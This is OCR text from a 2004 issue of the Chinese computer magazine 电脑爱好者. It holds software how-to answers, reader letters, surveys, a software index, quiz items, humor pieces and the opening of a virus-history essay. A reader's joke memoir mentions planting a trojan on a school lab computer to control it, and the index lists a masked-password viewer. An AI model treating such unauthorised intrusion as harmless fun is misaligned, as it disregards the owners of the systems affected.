答：Acrobat Reader 6.0取词：将金山词霸安装目录下的Xdict32.api复制到Adobe Reader 6.0的安装目录\Adobe\Acrobat 6.0\Reader\plug_ins文件夹下即可。

Acrobat 6.0取词：将金山词霸的安装目录下的Xdict32.api复制到Adobe 6.0的安装目录\Adobe\Acrobat 6.0 \Acrobat\plug_ins文件夹下即可。

3 如何让正文页从第1页起自动排页码

问：在一些长文档的编辑以及一些专业场合(如图书编纂)中，常常需要在文档中使用特定的页码编辑，比如说一本书，前面10页为目录，从第11页开始为正文，对正文的页码编辑需要从1开始。这个时候，该如何设置？

答：可以利用Word中的“节”灵活设置阶段分隔标志。方法是，在需要将起始页码设为1的地方执行“插入”菜单上的“分隔符”命令，在弹出的“分隔符”对话框中选择“下一页”。插入“分节符”后，执行“插入”菜单上的“页码”命令，在“页码”对话框中单击“格式”按钮。在“页码编排”中，激活“起始页码”，在后面的框中输入“1”，单击“确定”即可。

提示：这种方法也可用于制作没有页码的封面、扉页、序言、目录和摘要等。

4 造词在不知不觉中进行

问：“智能ABC输入法”、“拼音加加”等优秀的拼音输入法都具有造词功能，我希望将自己的词组加入到它们的词库中，必须像其他输入法那样手工编辑追加到词库中吗？请问，我应该如何进行具体操作？

答：目前带有智能成分的拼音输入法大多采用“实时造词”的词组自动记忆法。用户在输入系统词库中没有的词组时，只需连续输入新词的拼音并依次选择所需单字，相应词组便会被自动记忆到系统词库中。这个过程是在用户不知不觉中进行的，完成了一个新词组的输入也就意味着系统已经自动记忆了一个词组(称为“自动记忆”)。下次只要在同一台机器上的同一系统下使用这种输入法，系统就会把以前输入过的词组与系统词组等同对待，而且会依用户对该词使用频率的高低，确定该词在重码区域中出现的优先级别(称为“动态调整”)。

5 文件关联设置后为何不起作用

问：请问，WPS Office 2003兼容Microsoft Office格式的文件吗？为什么我将这些文件的打开方式设置为始终用WPS Office 2003打开时，双击仍运行Microsoft Office的程序？怎样解决这个问题？

答：WPS Office 2003将产品的兼容性作为该版本的重要技术方向，彻底解决了读写DOC、XLS和PPT格式的技术课

题。上述问题，在不同的操作系统下解决方案也不同。

(1)最简单的解决方法是在WPS、ET、EP三个子系统中，分别点击菜单“工具→选项”命令，在弹出的选项对话框中，选择“系统”选项卡，只需将“WPS作为DOC(XLS、PPT)文件的默认编辑器”复选项选中即可。

(2)在Windows 2000(XP、Me)操作系统下，也可以采用禁用DDE(动态数据交换)的方法解决；Windows98操作系统下，需要将原来的“打开”选项删除，并重新建立一个，将WPS文档的相关信息进行复制即可。

6 Excel不按我设置的分页符打印

问：为何Microsoft Excel忽略了我所设置的分页符，打印时并没有理会这种设置？如何解决这个问题？

答：如果已设置让Excel将工作簿打印到指定数目的页面中，那么，Excel将忽略所设置的手动分页符，并减小打印工作表的大小(注：要查看其效果，请单击“文件”菜单中的“页面设置”命令，再单击“页面”选项卡，然后选定“缩放”下的“调整为”选项)。解决办法：

(1)用“缩放比例”，而不用“调整为”。要让工作表打印到指定的页数中并使用手动插入的分页符，请单击“文件”菜单上的“页面设置”，再单击“页面”选项卡，然后单击“缩放比例”。

(2)将每一页设置为独立的打印区域。如果“缩放比例”不能产生预期效果，那么，你可以将打印区域(其中每一页都被选定)设置为一个独立的区域。Excel会将打印区域中不相邻的区域打印到独立的页面上。具体步骤如下：

①在需要手动分页的位置上插入空行或空列。

②选择要包含在第一页中的区域，请忽略空行或空列。

③按住Ctrl键然后选择第二页的区域，请忽略空行或空列。按此步骤进行操作，直至选择了要打印的所有页面。

④用鼠标指向“文件”菜单上的“打印区域”，然后单击“设置打印区域”。

⑤单击“文件”菜单上的“页面设置”，再单击“页面”选项卡，然后单击“调整为”，最后输入所需的页数。

7 音标为何都显示为乱码了

问：我在用金山词霸翻译一个单词时，为什么显示的音标都是乱码？

答：金山词霸中音标出现乱码现象是由于Windows不能调用到词霸安装目录中的音标字体KSPHONET造成的。有如下三种解决方法：

(1)请你将词霸安装目录中的KSPHONET文件安装到FONTS文件夹中。具体操作是：请你先将FONTS文件夹打开，然后使用文件下的“安装新字体”，进行字体安装。

(2)请点击“开始→程序→新建Office文档”，新建一篇Office空白文档，在其中任意敲一些英文字母，然后把这些英文字母选中(刷黑)，再从字体选择框中分别选择一些英文字体(建议用户从最后一种字体开始，即W开头的字体)，如果那个英文字体把这些字母变成乱码，就在WINDOWS\FONTS中把这种字体删除。

(3)删除FONTS文件夹中的KSPHONET字体，重新启动计算机，词霸会自动调用安装目录中的字体备份。

8 拼音输入法输入未知发音的字

问：我习惯于使用“拼音加加”输入法，但有时会碰到一些不会发音的汉字。请问该如何输入这些不会发音的汉字？

答：首先按字母键I输入字母i(双拼需先输入键盘左上角的波浪号~)，进入笔画输入状态；输入汉字首笔画的简拼，如果该字已出现在重码区中，则选择该字，如果重码区中没有所需的字，继续输入该字下一笔画的简拼，直到该字出现；如果该字的最后一笔输入后，该字仍没有出现在第一屏上，应通过Tab键向后翻页查找；按ESC键，退出输入状态，提示板消失，或者稍待片刻，提示板会自动消失。

例如：要输入“殳”字并查出该字的读音，方法如下：

(1)首先按字母键I输入字母i(双拼为~)，进入笔画输入状态。

(2)依次输入“殳”字的全部4个笔画丿(撇)乚(折)乚(折)、丶(捺)的简拼编码pzzn。

(3)按Tab键向后翻页，直到“殳”字出现在提示板中，提示板中将会同时显示该字的读音。

(4)选择该字。

9 RealPlayer收藏夹功能的妙用

问：我希望有一种好办法能逐步把自己平时收集的多媒体文件积累到一个列表中，以便连续播放。请问如何利用RealPlayer实现这一想法？

答：利用RealPlayer提供的“收藏夹”功能，再稍加“改造”即可实现逐步积累，连续播放。方法如下：

(1)依次点击菜单“Favorites→Open My Favorites”，打开收藏夹管理界面。

(2)单击右键，选择“New Folder”新建一个收藏文件夹，在弹出的对话框中为文件夹命名，比如MTV。然后打开一个RM文件并开始播放，在播放画面上单击鼠标右键，选择快捷命令“Add to Favorites”，出现收藏画面，输入收藏文件名、选定收藏文件夹后，该文件就被添加至MTV收藏夹中去了。

(3)以后可如法炮制，逐步添加多个RM文件至该收藏夹中。

添加完毕后，就可以播放收藏夹中的文件了：选定MTV收藏夹，右键单击，执行“Play Favorites in MTV”，此时RealPlayer便开始依次播放当前收藏夹中的所有文件，从而实现连续播放的效果了。

CF [SB03]



1 杀毒软件没有查新病毒的代码怎么办

问:我的电脑已被蠕虫病毒感染，但我的防病毒软件没有可用的病毒定义码。请问我该怎么办？

答:防病毒软件提供商会不断更新其病毒定义,但有时病毒来得快，也许厂商的动作会稍迟缓一些。如果你的防毒软件暂时没有提供可用的病毒定义，请参照网站或媒体上介绍的该病毒及其变种的说明和预防资料，启用防火墙并更新你的 Windows 软件。然后再到防病毒软件提供商的 Web 站点上查找杀毒软件的更新程序。病毒一旦公布，厂商会很快跟进升级病毒库的。

2 丢失的QQ聊天记录能找回来吗

问:我的 QQ 系统出了问题不能用了，请问我的聊天记录能找回来吗？

答:如果你是 QQ 会员，你可以把聊天记录保存在服务器上面，服务器为每个会员留有一定的空间供备份使用；如果你不是会员,除非你自己备份聊天记录,否则无法保留,服务器不会保留你的聊天记录。

3 用 FrontPage 2002 下载整个网站

问:我使用 FrontPage 2002 设计网页，并想借鉴某个网站的设计，希望将该网站页面统统下载下来进行研究。请问，必须借助其他专门的下载工具才能下载整个网站吗？

答:实际上 FrontPage 本身就有下载整个站点的功能。首先选择 FrontPage 2002“文件→导入”命令，在出现的“Web站点模板”窗口中选“导入站点向导”。它将帮助你从电脑上现有的文件或已有的站点创建新的站点。

在出现的“导入站点向导”中选择从何处导入，有两个选项，一为“从本地计算机或网络上源文件所在的目录”导入，另一为“从万维网站点”导入，选择第二项，并在下面的位置中填入你所需要下载的网站的地址，单击“下一步”即可。

在出现的窗口中选择下载数量(网页的层数，默认为五页)及磁盘空间(默认为 500KB 空间)。这里你可以根据自己的需要更改。设定完后单击“完成”。这时将出现“导入站点进度”显示窗口，导入的站点将保存在 C:\My Documents\My webs 目录下。这时 FrontPage 就开始下载网站的工作了。

4 小小软件让垃圾广告去见鬼

问:现在越来越多的主页在打开之后会跟着弹出一些很烦人的广告窗口，我并不关心那些东西，希望它们不要干扰我的注意力和浪费我的时间。请问，有什么办法能解决这个问题？

答:推荐一款中文软件——IE 佳佳。这是一款专业的广告拦截工具，可使你的 IE 与众不同，它体积小，具有很多独特而有效的功能：

(1)使用它可以大大节省带宽，提高上网速度。因为它可以在 Flash 广告下载前做到 100%拦截，也可以做到在弹出窗口下载前 100%拦截。

(2)它可以消除许多烦人的东西，使页面更加清爽，使你的目光更加专注。因为它不但可以清除条幅状广告，清除漂移广告，更具有对 3721、CNNIC、百度等烦人对话框的免疫功能。

此外，作为它的附属特征，该软件还带有强大的信息查询功能。其中包括IP地址归属地查询、手机号码归属地查询、天气查询等。另外，它还具有隐私保护和多功能变身小日历功能等等。

大家可以到它的网站http://www.nowxp.net/上免费下载，注册前提供 30 天免费试用。

它的最新版本1.37版支持多页面浏览，它和常见的以IE为核心的多页面浏览器不同点是:它只是在IE上添加了一个选项卡(TabControl)控件，为你管理打开的IE窗口，它不改变你使用 IE 的习惯和 IE 的界面，还兼容一切 IE 插件。

5 收到不明验证码该如何处理

问:我的手机为何经常会接收到验证码短信提示？不知会不会扣我的话费？

答:验证码是用户通过一些网站开通一些手机服务时，




网络答疑室

需要对手机进行验证的一种保护信息。操作步骤就是先将自己的手机号输入到相关的网页上，然后系统就会给你的手机发送一个验证字符串(通常是一串数字)，同时网页上会提示要求你输入收到的验证字符串，输入后验证成功才可以进行下一步操作去开通某些手机服务。如果你未曾在网站上做过相关操作，就有可能是别人用你的手机号而在网站上操作的。不过不用担心，只要对方不知道该验证码就无法开通。所以你在未知情况下接收到此类信息，可以直接删除，如果有他人向你索要该验证串，也请你不要轻易告诉他人，以防手机被盗用来开通某些付费业务。



CF [SB04]



信来信往

山西怀仁一中读者兰晋杰：投稿只能用E-mail一种途径吗？难道信件投稿不行吗？如果可以，请编辑们在看到这封信后把投稿地址刊登出来。谢谢！

爱刊回音：我们鼓励大家用E-mail方式来投稿，但不是说绝对不能用其他方式。虽然在条件相同的情况下，E-mail稿件或以磁盘、光盘为载体的稿件可能优先被采用，但一些优秀的打印稿件甚至手抄稿件也都有被采用的可能。所以，如果大家要投稿，在条件允许的情况下，请尽量用E-mail发稿，或用3寸软盘或CD-R刻录盘发稿，不得已时再采用打印稿或手抄稿。通过传统邮政渠道的来稿请寄如下地址：

100086 北京9615信箱《电脑爱好者》编辑部 ×××栏目 收

· ·

安徽读者潘立明：我是你们的老读者，我有许多故事是否可以与大家一起来聊一聊？假如可以的话，下次再写信寄去。

爱刊回音：让读者走进编辑的生活，让编辑深入到读者的生活中，让读者了解更多的读者，共同提高电脑水平，大家共同来办好这本刊物，让刊物真正为大家服务，这是我们开办读编交流栏目的意图。我们热忱欢迎广大读者将自己生活中与电脑相关的人和事写成文章发来与大家共享。来稿请寄：北京9615信箱《电脑爱好者》编辑部在行动栏目收，邮编100086。电子邮件请发hotline@cfan.com.cn

· ·

河南读者张翔：我最近发现一个问题：由于我们这个县城较小，只有一处卖《电脑爱好者》的地方，所以老板常把贵刊送给读者的光盘、手册之类的附赠品单独留下来，并标价出售，比如近期送的《CFan易精经》就被老板私下扣下来当书在卖，这严重损害了读者的利益。所以，我希望杂志社的叔叔阿姨们能够采取一些有效措施制止这种行为的再度发生，维护读者的利益。

爱刊回音：发生这种情况应该是少数地方的行为，但也是绝不应该的。为了避免这种情况的发生，我们一般会在附赠光盘或手册的当期刊物封面或明显的版面位置刊登启事，读者朋友们可以在购买时留意这些信息，如果发现购买的杂志中缺少了赠送的物品，应按照刊物上的提示当面向摊位老板说明和索要。当地实在买不上的可以汇款我社邮购。

· ·

河南中原工学院读者李涛：我的电脑水平在我们系中算是不错的。有些女生问我怎样才能达到像我这样的电脑水平，我便向她们推荐《电脑爱好者》。我认为想学好电脑，一本好的入门刊物是非常重要的，而《电脑爱好者》正是一份非常不错的刊物。

可是有一点我还是要申明的，如果有一天《电脑爱好者》"堕落"了，变得不如以前的时候，我会毫不留情地抛弃它的！不过别担心，目前来说，只要不出现人力不可抗力量，《电脑爱好者》我还是一期都不会落下的:)

爱刊回音：首先感谢您对《爱》刊的厚爱，感谢您在同学中间义务播撒《爱》刊的种子。另外我们想要对您说的是，不要等到她"堕落"的时候把她抛弃，最好在她有偏离跑道的倾向时多给她泼点凉水，让她清醒清醒。有您这样的许许多多好读者，有我们大家的共同努力，相信《爱》刊永远都会和大家相伴。

"征集优秀选题"启事

《电脑爱好者》编辑部长期在广大读者中征集优秀文章选题。对于被采纳的优秀选题，选题提出者将获得100元～500元的奖励。如果您有写作爱好和能力，在提出选题的同时能完成选题的写作，文章被采用后除可获得选题奖外还可以得到丰厚的稿酬。如果您有好的选题，欢迎寄给我们。也可以邮件发送到cf.xuanti@cfan.com.cn

第12期杂志相关软件索引

	软件	软件说明	页码
	Super Fast Shutdown	快速关机的小软件	19
	HDCopy 2.104	文件移植工具	27
	AI Snapshot 1.0	软件集成化安装打包工具	29
荐	eLibrary 1.0 RC1	功能强大的书籍管理工具	30
	精彩收藏 3.20	管理好你的钱币、邮票、电话卡……	31
荐	Photoshop动作包	Photoshop用户必备动作包	31
	OE Reader 1.0	不用Outlook Express也能读DBX文件	36
	P3dO Explorer 1.7	看3D图片	36
	YTrayMagic Lite 1.0	找回系统托盘的软件图标	37
	Cut	将下载出问题的文件尾部切除	37
荐	Splasher!	为你的程序增加漂亮的LOGO	38
	Wizmo	可以DIY的软件	39
	Peek Password 3.0	可以查看网页中*号密码的软件	39
荐	GeeXboX 0.97	帮你打造具有多媒体操作系统的超强闪盘	40
荐	Soremovies 2.0	免费的DVDRip管理工具	41
	Handy Recovery 1.0	免费的误删文件还原工具	43
	Foobar2000 0.8.2汉化增强版	体积小巧、节省资源的音频播放器	43
	Kodak Eastman DIGITAL SHO 1.1 Pro	为数码照片增加光源效果	44
	PowerPoint DVD Maker 1.0	可以把PPT演示转为DVD影碟	51
	NIC Express 4.0	把多块网卡绑定为一个虚拟网卡，实现网络加速	70
	下吧 1.0.0.39	百度推出的类似BT的软件	72
	MSN Messenger 6.2 - Windows X	MSN换肤软件	74

热心评刊员公布

以下33位读者被评为2004年第8期热心评刊员。全表示为《电脑爱好者》2004年全年订户。

特等奖1名（奖品为三诺N-21CA音箱1套）

闵文平　江西省新建县第六中学　330100

优秀奖2名（硕美科SM-7777耳麦1幅）

王海山　黑龙江省肇东市第一医院财务科　151100

赵　兵　山东省鱼台县委老干部局　272300

纪念奖30名（智能狂拼软件1套）

陈吉甫(海南)	刘帮财(江苏)	姚知云(南京)	王　弦(江苏)	海　清(河南)	周　乐(湖南)
崔　巍(山东)	郑兴土(江西)	叶　翔(福建)	苏俊斌(江西)	郭　薇(广东)	胡文清(湖北)
韩晓凌(四川)	耿显志(云南)	李艳芳(云南)	刘　巍(天津)	王　萧(江西)	吕　强(贵州)
张　瀛(河南)	曾俊荣(广西)	谭金芳(江苏)	刘　旭(重庆)	贺留军(福建)	潘立明(安徽)
赖瑞林(上海)全	陶柱华(吉林)全	丁丽霞(浙江)全	施　腾(福建)全	秦　健(江苏)全	庄永巧(广东)全

最佳文章公布

2004年第8期优秀文章

第一名："硬件步步高"栏目《万丈高楼平地起—主板综述》作者：包日晓获得奖金500元和《电脑爱好者》荣誉证书。

第二名："实用软件"栏目《系统恢复与备份一键搞定——史上最完美的一键恢复/备份系统》作者：软件DIY获得300元奖金和《电脑爱好者》荣誉证书。

第三名："系统应用"栏目《操练高手的秘密武器　组装电脑"火警"监测器》作者：徐海斌 阿力获得200元奖金和《电脑爱好者》荣誉证书。

读者 wangxl555123:我是一个电脑爱好者，也是一个电脑老用户，但看《电脑爱好者》的历史只有数月。我偶尔也会突发投稿的奇想，如果给贵刊投稿，有什么具体要求吗？怎么投，稿酬如何？希望解答得详细一点。

爱刊回音:这个问题在前面几期的读编交流中曾经分次介绍过，但考虑到我刊新读者和新作者的需要，为了让大家更系统、更详细地了解我们对作者投稿的各种要求，我们在《电脑爱好者》论坛“读编交流”栏目中给大家提供了比较详尽的有关投稿、稿费和写作体例的资料，因版面有限不能在此一一刊出，请大家上网参看或下载。

《电脑爱好者》投稿与稿费指南:
http://www.cfan.com.cn/ipb/index.php?showtopic=19343
《电脑爱好者》投稿写作体例:
http://www.cfan.com.cn/ipb/index.php?showtopic=87450

Andy:最近常有作者询问我刊投稿和稿酬相关的情况，为了更多地了解作者的想法，更好地刊出优秀稿件，我们借这次读编茶会的机会征求一下广大作者朋友对投稿相关事宜的意见和想法。

《电脑爱好者》作者调查

尊敬的作者，您好！

首先感谢您长期以来对《电脑爱好者》杂志社工作的大力支持！无论您的稿件是否曾经被我们录用，我们都希望您一如既往、再接再厉，为我们提供更加优秀的稿件。让更多对电脑充满求知欲的爱好者们，能通过您的文章，找到电脑应用的捷径。

为了更好地为读者服务，也为了提高您对本刊投稿的“中稿率”，我们设计了下面这个小小的问卷，希望您能在百忙中抽空填写，以帮助我们更好地为您服务。

作者基本情况

姓名＿＿＿＿＿＿ 邮编＿＿＿＿＿＿ QQ/MSN＿＿＿＿＿＿ 电话＿＿＿＿＿＿

地址＿＿＿＿＿＿ E-mail＿＿＿＿＿＿

擅长的写作方向＿＿＿＿＿＿

1.您从事IT撰稿的时间已经有＿＿＿＿＿＿年了；
a.刚刚开始　b.不足1年　c.1年以上

2.您除了给《电脑爱好者》投稿外，还为那些IT报刊撰写过稿件＿＿＿＿＿＿？
a.计算机应用文摘　b.电脑应用文萃　c.微型计算机　d.电脑报　e.电脑商情报——家用电脑　f.中国电脑教育报
g.大人软件　h.网友世界　i.网迷　j.其他＿＿＿

3.您最喜欢的投稿方式是什么＿＿＿＿＿＿？
a.自定选题后撰文投稿　b.编辑确定选题后接受约稿　c.与编辑协商选题后撰文投稿

4.您的投稿被录用的几率高吗＿＿＿＿＿＿？
a.从未被录用　b.偶尔被录用　c.经常被录用　d.几乎全部被录用

5.您撰稿的主要动力是＿＿＿＿＿＿？(可多选)
a.兴趣　b.成就感　c.报酬　d.其他

6.您喜欢撰写哪些类型的文章＿＿＿＿＿＿？(可多选)
a.应用方案　b.经验技巧　c.知识资料　d.市场导购　e.产品评介　f.新闻评论

7.您是否了解《电脑爱好者》杂志的稿费标准＿＿＿＿＿＿？
a.很清楚地了解　b.大致知道　c.完全没搞清楚

8.认为《电脑爱好者》杂志200元/页(每页按2000字计)的稿酬基数标准是否合适＿＿＿＿＿＿？
a.太高　b.太低　c.合适　d.无所谓

9.如果我们提高稿酬标准，您是否会尝试改变自己写作的方向＿＿＿＿＿＿？
a.不会　b.会　c.视自己的技术能力而定　d.视稿酬提高的幅度而定

10.文章类型按第6题的顺序分类，假设我们要分别制定不同的稿酬基数标准，你希望如何排序＿＿＿＿＿＿？
a.140元/页　b.160元/页　c.180元/页　d.200元/页　e.220元/页　f.240元/页
(**此题填写说明:**如填写“c a d e f b”，就代表应用类稿件您希望它的稿酬基数是180元/页；经验技巧类稿件的稿酬基数是140元/页，知识资料类稿件的稿酬基数是200元/页……依此类推。)

《电脑爱好者》2004 年第 12 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 31 位热心评刊员，发给丰厚的奖品。

DU ZHE PING KAN 读者评刊

优秀奖 1 名

奖品:百变金刚 TH-3121 多功能数码播放器

价值:1200 元



- ◆内置 32MB/64MB 闪存
- ◆全频带的 FM 调频收音机
- ◆点阵图形液晶显示，可多语言显示曲目
- ◆时尚高保真脖挂式耳机
- ◆多种重放模式和 4 种音效模式
- ◆USB 接口
- ◆支持 Windows 98/2000/XP

百变金刚 TH-3121 多功能数码播放器



纪念奖 30 名

奖品：超星读书卡

价值：30 元

- ◆图书分类与数量海量,目前世界最大的中文在线图书馆
- ◆24小时在线服务永不闭馆,只要上网您可随时随地进入超星数字图书馆
- ◆图书的智能检索与在线找书专家的共同引导,帮助您及时准确查找阅读到书籍
- ◆超星图书格式与超星阅览器的技术成熟,开创独有的流式阅读技术,阅读更为安全可靠
- ◆16×7节假日不休息的在线技术客服人员通过客服热线电话、在线论坛、电子邮件等可以为您随时解答疑问

□公司电话：010-62962921、62987638

□公司网址:http://www.ssreader.com/

感谢北京超星伟业公司提供奖品赞助

超星读书卡

■个人资料

姓名__________ 出生日期__________ 性别__________ 文化程度__________

职业__________ 联系电话__________ 通讯地址__________

邮政编码__________ Email__________ QQ__________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　因	文章代码	原　因	文章代码

■本期栏目评价

(如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。)

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好 □较好 □一般 □较差 □很差

2.本期与前几期的比较:□比以前好 □与以前差不多 □不如以前

3.本期杂志的总体难度:□太简单 □还可以 □比较适中 □有点难 □太难

■特别专题调查

1.您最常用的媒体播放器软件是__________

2.您最常用的字表格处理软件是__________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086) 《电脑爱好者》编辑部 / 评刊 2004 年第 12 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn 评刊截止日期2004年7月15日(以邮戳为准)

裁剪线

爱好者俱乐部杯“学硬件 获大奖”有奖问答

参加办法（任选一种）

◆将答案按照“ABC”（A代表第1题的答案，B代表代表第2题的答案，依此类推）的格式发送短信至1111912（中国移动用户）或9111112（中国联通用户）。

◆将答题卡邮寄至：北京市9615信箱 CFan“硬件步步高”栏目收（100086）。请在信封上注明“有奖问答”字样。

◆发送E-mail至：dizen@intodigi.com。请在邮件主题上注明“有奖问答”字样。

答案可在“硬件步步高”栏目中找到。本期有奖问答的截止日期为2004年7月15日，获奖名单刊登在《电脑爱好者》2004年第16期。

关于爱好者俱乐部

爱好者俱乐部集服务、销售、培训、娱乐于一身，通过优质、低价的产品和专业周到的服务，满足广大用户“体验时尚、感受快乐、掌握技能”的全方位需求。爱好者俱乐部经销商品包括数码产品、电脑配件、整机、外设、游戏、软件、图书、杂志等，并开展攒机、维修、咨询、数码制作等多种服务，并定期开展各种专题讲座和会员活动。

网址：www.cfan.net.cn

电话：010-62162598转8318

本期奖品设置

◆一等奖2名 各奖Dazzle DSC 200采集盒1套 价值1880元
◆二等奖5名 各奖冲击波SS-4101音箱1套 价值420元
◆三等奖20名 各奖电脑爱好者鼠标垫1个 价值30元



Dazzle DSC 200采集盒



各奖冲击波SS-4101音箱

2004年第8期爱好者俱乐部杯“学硬件 获大奖”获奖名单公布

◆一等奖（各奖Ulead会声会影7 DV Plus 1块）
张天权（浙江） 代祖强（河北）
◆二等奖（各奖冲击波SS-4101音箱1套）
徐明引（广西） 白 冬（新疆） 李利建（广西） 135****5672 133****3840
◆三等奖（各奖电脑爱好者鼠标垫1个）
刘韩润（内蒙古） 蔡欣宝（福建） 金峻玉（天津） 刘旭奇（北京） 韩 宇（河北）
王向勇（山西） 钱生锦（山东） 李 辉（辽宁） 江志元（山西） 林 锐（四川）
林益丹（甘肃） 郑自红（河北） 高 剑（山西） 139****5230 137****5321
139****1008 138****2057 139****4588 139****4024 131****4561

2004年第8期爱好者俱乐部杯“学硬件 获大奖”正确答案公布

1.B 2.B 3.C

复印有效

答题卡 （2004.12）

1. DDR II的金手指共有____个针脚。
A.168 B.184 C.240
2. ____描述打印尺寸、图像大小与分辨率之间的关系不正确。
A.图像大小＝图像的分辨率×打印尺寸
B.图像大小÷图像的分辨率＝打印尺寸
C.图像大小＝图像的分辨率÷打印尺寸
3. S/PDIF由____共同制定。
A.索尼和飞利浦 B.松下和飞利浦 C.三菱和飞利浦
4. 您对“硬件步步高”栏目有何建议？（请另附纸）

姓名：________ 学历：________ 年龄：______ 邮编：________
地址：____
电话：________________ E-mail：________________________

编辑部异闻录

网络时代的生活



■漫画　张炜昱　CF [SQ03]



遥忆当年是菜鸟

——一个准电脑高手的回忆录

■淮北煤炭师范学院　丁佩震

1.高中在机房上课，打开网上邻居准备上网。

2.直到上大学前，一直把计数器叫做计算机。

3.第一次成功上网，由于打开窗口过多，死机了。

4.上了大学，花了一上午的时间申请了一个邮箱，密码4位。

5.装了“暴力摩托车”玩了一把，终于理解什么是软件。

6.同学给了一QQ号，第一次用就丢了。

7.没有QQ，又想网上聊天，终于找到UC。那时用UC的很少，现在我的UC号已是“靓号”。

8.第一次买电脑书，选择了《电脑爱好者》。

9.编了一个只有五行的C程序，错了7处。

10.又有一QQ号，喜欢阿尔卑斯山故以之取名。80%的人都认为我糖吃多了，不得已，改名！(超市里有一种“阿尔卑斯糖”出售。)

11.UC上认识一东北女孩，至今保持联系。网上友谊也并非虚无。

12.迷上黑客，天天在网吧看资料，收效甚微。

13.终于有了一台自己的电脑，取名为“瓦他诺”。第二天“瓦他诺”中毒。

14.按某电脑杂志上的文章对注册表做了N项修改，很快体验到效果——不能关机。又一步步改了回来，关机成功。

15.对爱机关爱至极，天天清理垃圾，两天一次碎片整理。一星期后，系统还是崩溃了。

16.请一“高手”教会装系统，很过瘾，于是一口气装了4个。

17.又迷上黑客，于学校机房选一机种下木马，然后要求换机，在另一个机子上成功实现控制。

18.迷上分区。但进入DOS后分区时太慢，重启。40GB变为23GB。花了两天时间终于弄好。逢人便以“过来人”告戒：“分区时万万不可断电！”

19.开始制作个人主页，至今已有N年，主页还是仅有半个没做完的首页。

20.被当成“高手”给人装系统。

21.一同学把一软盘正面朝下插入我的软驱，无法读取，问我：“你没有软驱？”我点点头。

22.开了一暑假“极品飞车”，甚是过瘾，曾一度认为自己是赛车手。

23.同学问我毕业后有什么打算，我说当网管，因为IT界收入比较高。

24.忍不住DVD的冲击，拆下硬盘去同学那拷了两部，10GB！同时拷回来的还有很多“欢乐时光”(病毒)。

25.装Windows 2003，返古界面印象很深，但声卡驱动不支持，格了。

26.寒假一同学把笔记本寄存我家，终于有机会亲手连一把局域网。

27.陪MM去配电脑，JS问要什么样的处理器，MM说不要。

28.开学后，一台Windows 98，一台Windows Me，两台Windows 2000，两台Windows XP要局域网，访问起来很是麻烦。结果统一Windows 2000，直到现在

从键盘看你是哪类人

转自 太平洋电脑网

1.W 严重磨损

原因：FIFA 的加速键是 W。

分析：此人是个 FIFA 高手。这种人在看球时左手中指会不自觉地狂点；踢球时会抱怨说“又按错键了”；跑步时会默念：w、w、w……

2.Alt+S 或 Ctrl+Enter 磨损

原因：这两个组合都是 OICQ 的发送讯息组合键。

分析：此人是 QQ 狂，具备以一当十的能力。这种人会把别人的电话号码当作 OICQ 去查询；写文章时会大量使用“GG”、“MM”、“hehe”、“o”、“886”、“520”、“7456”等字眼；在动物园看见企鹅会说：拜托你换个头像好不好？

3.W、A、S、D、U、I、J、K 都有明显磨损

原因：这八个键是拳皇迷常用的控制键。

分析：此人是个拳皇迷，但不一定是高手，因为拳皇高手太多了。这种人有事没事都会两只手在腿上或桌上不停敲打，旁观者会认为他是专业弹钢琴的，并且肃然起敬。

4.Ctrl+C 和 Ctrl+V 明显磨损

原因：大家都干过这事，就不用说了。

分析：此人是网站编辑或转贴狂人。这种人手都很巧，剪刀和胶水的使用技巧出神入化。

5.A+Shift+Ctrl+1+2+3+4+……不同程度磨损

原因：打过星际的朋友都知道这是最常用的键。

分析：此人常打星际。这种人在生活中的计数方法是十二进制；数东西时会说：一队、两队……

注：星际中，十二个物体为一队。

6.F5 键磨损到变成白板

原因：F5 是刷新键。

分析：此人是斑竹或板斧，要时刻看新贴发裤子。这种人看报纸时会用马桶刷子不停地刷报纸，期望看到更新的内容，而且喜欢到处贴广告。

7.Ctrl+Alt+Del 严重磨损

原因：重启

分析：此人是……我也不知他是干什么的，但他该换台电脑了。

8.小键盘磨损

原因＆分析：基本上属于高危险工种，如银行出纳。

9.键盘左中和右中部分各有一块圆形严重磨损，分别以 D 和回车为圆心。

原因＆分析：气管炎，长期跪键盘。

注：根据身材不同，圆心和半径稍有变化，属正常现象。

10.键盘无任何磨损

原因＆分析：此键盘必为新键盘。 CF [SQ02]

没出过事。

29.一同学从网上下了点东西，结果6台电脑全部中毒。遭群殴3遍。

30.边装系统边听音乐，同学问其中的奥妙，我说只要把音箱插在MP3播放机上就行了。

31.昨天还大言不惭地向同学介绍电脑经验。 CF [SQ01]

编辑部异闻录

网络游戏



■漫画 张炜昱 CF [SQ04]

丧失了技术的病毒

■ 北京 张晓兵

在二十多年的病毒历史中，病毒每一次大规模爆发，都使人类社会面临着一场考验。如今病毒已经达到了八万种，每年都造成几百亿美元的经济损失。更让我们痛心的是，近来发作的恶性病毒，不乏不谙世事的懵懂少年的作品。虽然他们编写的病毒从编程技术上看，并不能称得上是多么高明的代码，但其生产速度之快，攻击能力之强，却达到了过去的病毒不曾达到的高度。以至于不少病毒界的专家们，都不得不接受这么一个令人气馁的现实——病毒编程技术每况愈下，但病毒的毒性和病毒“事业”却蒸蒸日上！

病毒是怎样产生的？病毒作者编写病毒的动机是什么？为什么病毒产生的速度越来越快，危害性也越来越大？我们不妨随着历史的脉络，来探究一下病毒编写者的心理，从中找到一些答案。

磁芯大战与贝尔实验室

